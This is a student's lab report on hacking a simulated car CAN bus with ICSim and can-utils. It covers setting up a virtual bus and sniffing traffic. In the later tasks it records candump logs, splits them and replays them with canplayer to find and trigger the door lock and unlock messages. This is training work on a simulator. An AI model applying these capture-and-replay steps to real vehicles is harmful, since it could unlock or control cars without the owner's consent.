Lab1: Yes, you CANBus! An Introductory CANBus Hacking Lab

1. Lab Overview

This main objective of this lab is to hack CAN bus. This lab will give a hands-on experience of CAN bus through simulator. At the end of this lab students will better understand the working of CAN bus and the ways to exploit it.

2. Requirements/ Lab Setup

OS requirements: Linux (I used Kali Linux in my VM)

Dependencies: **libsdl2-dev**, **can-utils**

I used the following commands to install libsdl2-dev

sudo apt-get install libsdl2-dev

sudo apt-get install libsdl2-image-dev

Then I installed can-utils tools by using following command

sudo apt-get install can-utils


3. Tasks

a. Task 1

After all the required dependencies are installed in the machine, I downloaded the ICSim from the github reposatory given in the lab instruction. For that I used following command

git clone https://github.com/zombieCraig/ICSim.get

Then, I changed the directory to the ICSim folder. I ran the make file by typing make in the terminal. This will run all the tools and compile all the files required for this project.




```
root@kali:~/ICSim# ls
art       controls.c  data   icsim.c  lib.c  lib.o    Makefile   setup_vcan.sh
controls  controls.o  icsim  icsim.o  lib.h  LICENSE  README.md
root@kali:~/ICSim# 
```

b. Task 2: Setup virtual CAN bus.

After the successful install, I setup the virtual CAN bus according to the README.md. For that I used following commands:

sudo modprobe can
sudo modprobe vcan
sudo ip link add dev vcan0 type vcan
sudo ip link set up vcan0

I just used this command for first try. For all other tasks, I used setup_vcan0.sh file. The screenshot of the virtual can bus network obtained from the ifconfig command is shown below:




```
vcan0: flags=193<UP,RUNNING,NOARP>  mtu 72
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 5884421  bytes 38571026 (36.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5884421  bytes 38571026 (36.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


The name of the virtual CANBus interface is “vcan0”. If I were to connect an actual vehicle to laptop to read the signals, I would have to use SocketCAN and connect it to EMS PCIMA card with SJA1000 chip and connect it to the OBD connector of the actual car. Thus, the device uses the socket calls with the PF_CAN protocol family to talk from the car, and device uses CAN protocol to talk with the car. CAN software has its own CAN protocol that typically talks to a character device, like a serial driver, and then the actual hardware driver. It creates its own CAN protocol family and can integrate with her existing network device drivers, thus enabling applications to treat a CAN bus interface as if it is a generic network interface. UART device.

c. **Task 3: Trouble Shooting**

There are various troubleshooting techniques depending on the error we get. The first thing to keep in mind is to install all dependencies. In my case, I forgot to run the make file which gave me file not found error. I ran the make file and ran the simulator and controls which worked fine. If the error was “lib.o not working” we would have to compile can-utils and copy the newly compiled Lib.io directory, or download new can-utils. If the error were “read: Bad address”, we would compile updated SDL libraries. Since mine worked properly, I did not have to deal with troubleshooting, but the simulation software like this might run differently in different systems and there are various ways to check them. One of the methods is by providing a SEED value to see if it is working properly. Here is the snapshot of the simulator and control working properly.




```
root@kali:~/ICSim# ls
art         data      lib.c  lib.o    Makefile   setup_vcan.sh
controls.c  icsim.c  lib.h  LICENSE  README.md
root@kali:~/ICSim# make
gcc -I/usr/include/SDL2    -c -o icsim.o icsim.c
gcc -I/usr/include/SDL2 -o icsim icsim.c lib.o -lSDL2 -lSDL2_image
gcc -I/usr/include/SDL2    -c -o controls.o controls.c
gcc -I/usr/include/SDL2 -o controls controls.c -lSDL2 -lSDL2_image
root@kali:~/ICSim# ls
art       controls.c  data   icsim.c  lib.c  lib.o    Makefile   setup_vcan.sh
controls  controls.o  icsim  icsim.o  lib.h  LICENSE  README.md
root@kali:~/ICSim# ./icsim vcan0
Using CAN interface vcan0
```



```
root@kali:~/ICSim# ./controls vcan0
 Warning: No joysticks connected
```

d. **Task 4: CAN hacking training usage.**

For this task I followed the guide to set random Seed value for the ICSim simulator. The randomization of the seed values makes it harder for hackers to guess seed value and -r switch enables the randomization. I used the random seed value generated by the simulator to synchronize it with the controller.




```
root@kali:~/ICSim# ./icsim -r vcan0
Using CAN interface vcan0
Seed: 1613707376
```

```
root@kali:~/ICSim# ./icsim -r vcan0
Using CAN interface vcan0
Seed: 1613707376
^Cread: Interrupted system call
root@kali:~/ICSim# ./controls -s 1613707376 vcan0
Seed: 1613707376
_Warning: No joysticks connected
```

e. Task 5: Controls

For this step I used my G number which is **01065129** the simulator truncated it to 1065129 and I used the controls and simulator. The screenshot of the usage is shown below:



```
root@kali:~/ICSim# ./controls -s 1065129 vcan0
Seed: 1065129
 Warning: No joysticks connected
```

The keys used for the controls are listed below:

Controls	**Keys used**
Accelerate	Up arrow(hold)

Left Turn	Left Arrow(hold)
Right Turn	Right Arrow(hold)
Unlock Left Rear Door	Right Shift + x
Lock Left Rear Door	Left Shift + x
Unlock Right Rear Door	Right Shift + y
Lock Right Rear Door	Left Shift + y
Unlock Left Front Door	Right Shift + a
Lock Left Front Door	Left Shift + a
Unlock Right Front Door	Right Shift + b
Lock Right Front Door	Left Shift + b

f. **Task 6: Tools included with can-utils.**

There many tools included with the can-utils package to interact with the CANBus. Some of the tools with their usage and functions are listed below:

Tools	**Function**
Asc2log	This tool parses ASCII CAN dumps ito a standard SocketCAn logfile format.
canbusload	This tool determines which ID is most responsible for putting the most traffic on the bus and takes the arguments. We can specify as many interfaces as we like and have canbusload display a bar graph of the worst bandwidth offenders.
candump	This tool dumps CAN packets. It can also take filter and log packets.
canfdtest	This tool performs send and receive testes over two can.
cangw	This too manages gateways between different CAN buses and can also filter and modify packets before forwarding them on to the next bus.

Differences:


candump	This utility dumps CAN packets. It can also take filters and log packets
cansniffer	This utility groups the packets by ID and highlights changed bytes.

Thus, if we need to dump packets and filter packets, we use candump, whereas when we need to group packets by ID and see the changes in the packets, we use cansniffer.

cansend	This tool sends a single CAN frame to the network.
canplayer	This command replays packets saved in the standard SocketCAN “compact” format.


We might use cansend to send a single signal whereas canplayer might be used to replay packets saved in standard format.

g. **Task 7: Manual page of cansniffer**
I typed in <man cansniffer> to view the following manual page. With the help of this page we can use different switch for cansniffer.




```
       cansniffer - manual page for cansniffer 2020.02.04-3

SYNOPSIS
       cansniffer [can-interface]

OPTIONS
       -m <mask>
              (initial FILTER default 0×00000000)

       -v <value>
              (initial FILTER default 0×00000000)

       -q     (quiet - all IDs deactivated)

       -r <name>
              (read sniffset.name from file)

       -b     (start with binary mode)

       -B     (start with binary mode with gap - exceeds 80 chars!)

       -c     (color changes)

       -f     (filter on CAN-ID only)

       -t <time>
              (timeout for ID display [x10ms] default: 500, 0 = OFF)

       -h <time>
              (hold marker on changes [x10ms] default: 100)

       -l <time>
              (loop time (display) [x10ms] default: 20)

       Use interface name 'any' to receive from all can-interfaces.
```

I used the following command to make it change color, here -c is the switch that enables color change option.



```
root@kali:~/ICSim# cansniffer -c vcan0
```

The output of the above command is as follows:




```
04 delta   ID  data ...                 < cansniffer vcan0 # l=20 h=100 t=500 >
9.999999   29  00 00 00 00             ....
0.209137   39  00 2A                   .*
0.200300   95  80 00 07 F4 00 00 00 26 .......&
0.198536  133  00 00 00 00 89          .....
0.200216  136  00 02 00 00 00 00 00 0C ........
0.200241  13A  00 00 00 00 00 00 00 0A ........
0.200246  13F  00 00 00 05 00 00 00 00 ........
0.199037  143  6B 6B 00 FF             kk..
0.200541  158  00 00 00 00 00 00 00 37 .......7
0.200550  161  00 00 05 50 01 08 00 3A ...P...:
0.200253  164  00 00 C0 1A A8 00 00 22 ......."
0.200830  166  D0 32 00 36             .2.6
0.200260  17C  00 00 00 00 10 00 00 03 ........
0.199013  183  00 00 00 10 00 00 10 37 .......7
0.200266  18E  00 00 4D                ..M
0.198547  191  01 00 10 A1 41 00 29    ....A.)
0.199853  1A4  00 00 00 08 00 00 00 10 ........
0.199864  1AA  7F FF 00 00 00 00 67 11 ......g.
0.199879  1B0  00 0F 00 00 00 01 57    ......W
0.200272  1CF  80 05 00 00 00 0F       ......
0.000000  1D0  00 00 00 00 00 00 00 0A ........
0.199178  1DC  02 00 00 0C             ....
0.199613  21E  03 E8 37 45 22 06 01    ..7E"..
0.200628  294  04 0B 00 02 CF 5A 00 0E .....Z..
0.210383  305  80 08                   ..
0.198986  309  00 00 00 00 00 00 00 93 ........
0.200113  320  00 00 03                ...
0.200117  324  74 65 00 00 00 00 0E 0B te......
0.200672  333  00 00 00 00 00 00 0F    .......
0.200104  37C  FD 00 FD 00 09 7F 00 0B ........
0.301015  405  00 00 04 00 00 00 00 38 .......8
0.299784  40C  01 4A 48 4D 46 41 33 25 .JHMFA3%
0.300988  428  01 04 00 00 52 1C 3E    ....R.>
0.299863  454  23 EF 27                #.'
0.205437  51A  00 00 00 00 00 01 18    .......
05 delta   ID  data ...                 < cansniffer vcan0 # l=20 h=100 t=500 >
```

The above screenshot is the output of the cansniffer. The cansniffer groups the packets by attribution ID and show the changed bits since the last time the sniffer looked at that ID. We enabled the color by using the switch -c which shows the changing data bits.


The first column is Time stamp. The delta in the first column means the rate in seconds at which the packets with that attribution ID are being received. Similarly, the second column is the attribution ID, third column is data in Hexadecimal form and the last column is the corresponding ASCII value of the data.

h. **Task 8: Can-utils Tools for reverse Engineering**

We discussed some of the tools in can-utils in previous section. Thera are various tools we can use to reverse the CAN packets. For this task we will try to find the Attribution ID of doors and will figure out the values that locks and unlocks door. For this we will use candump, canplayer, cansniffer, and some other tools.




```
root@kali:~/ICSim# candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2021-02-25_153450.log'
^Croot@kali:~/ICSim# mv candump-2021-02-25_153450.log first
root@kali:~/ICSim# ls
art       controls.c  data   icsim    icsim.o  lib.h  LICENSE   README.md
controls  controls.o  first  icsim.c  lib.c    lib.o  Makefile  setup_vcan.s
root@kali:~/ICSim# candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2021-02-25_153617.log'
^Croot@kali:~/ICSim# mv candump-2021-02025_153617.log second
mv: cannot stat 'candump-2021-02025_153617.log': No such file or directory
root@kali:~/ICSim# mv candump-2021-02-25_153617.log second
root@kali:~/ICSim# ls
art         controls.o  icsim    lib.c  LICENSE    second
controls    data        icsim.c  lib.h  Makefile   setup_vcan.sh
controls.c  first       icsim.o  lib.o  README.md
```




```
root@kali:~/ICSim# canplayer -I first
root@kali:~/ICSim# canplayer -I second
root@kali:~/ICSim# 
```

I started with one of the doors unlocked. I started candump recording by locking door from unlocked position in first run. Then, I recorded the door locking process in the second run by using candump again. I have them in two log files named first and second. I splitted the second log file into two halves and the first half was enough to unlock the door. I ran the first file for test and it closed the door successfully.



```
root@kali:~/ICSim# candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2021-02-25_180035.log'
X^Croot@kali:~/ICSim# rm candump-2021-02-25_180035.log
root@kali:~/ICSim# candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2021-02-25_180123.log'
^Croot@kali:~/ICSim# mv candump-2021-02-25_180123.log first
root@kali:~/ICSim# candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2021-02-25_180215.log'
^Croot@kali:~/ICSim# mv candump-2021-02-25_180215.log second
root@kali:~/ICSim# wc -l second
10097 second
root@kali:~/ICSim# split -l 5050 second
root@kali:~/ICSim# ls
art         controls.o  icsim    lib.c  LICENSE    second         xab
controls    data        icsim.c  lib.h  Makefile   setup_vcan.sh
controls.c  first       icsim.o  lib.o  README.md  xaa
root@kali:~/ICSim# canplayer -I xab
root@kali:~/ICSim# canplayer -I xab
root@kali:~/ICSim# canplayer -I first
root@kali:~/ICSim# 
```




```
root@kali:~/ICSim# ls
aaa          controls.o  icsim.o  Makefile       x3ab  x5aa  x7ab  x8ad  x9ad
aab          data        lib.c    README.md      x3ac  x5ab  x7ac  x8ae  x9ae
art          first       lib.h    second         x4aa  x6aa  x8aa  x9aa  xaa
controls     icsim       lib.o    setup_vcan.sh  x4ab  x6ab  x8ab  x9ab  xab
controls.c   icsim.c     LICENSE  x3aa           x4ac  x7aa  x8ac  x9ac  xac
root@kali:~/ICSim# canplayer -I x9aa
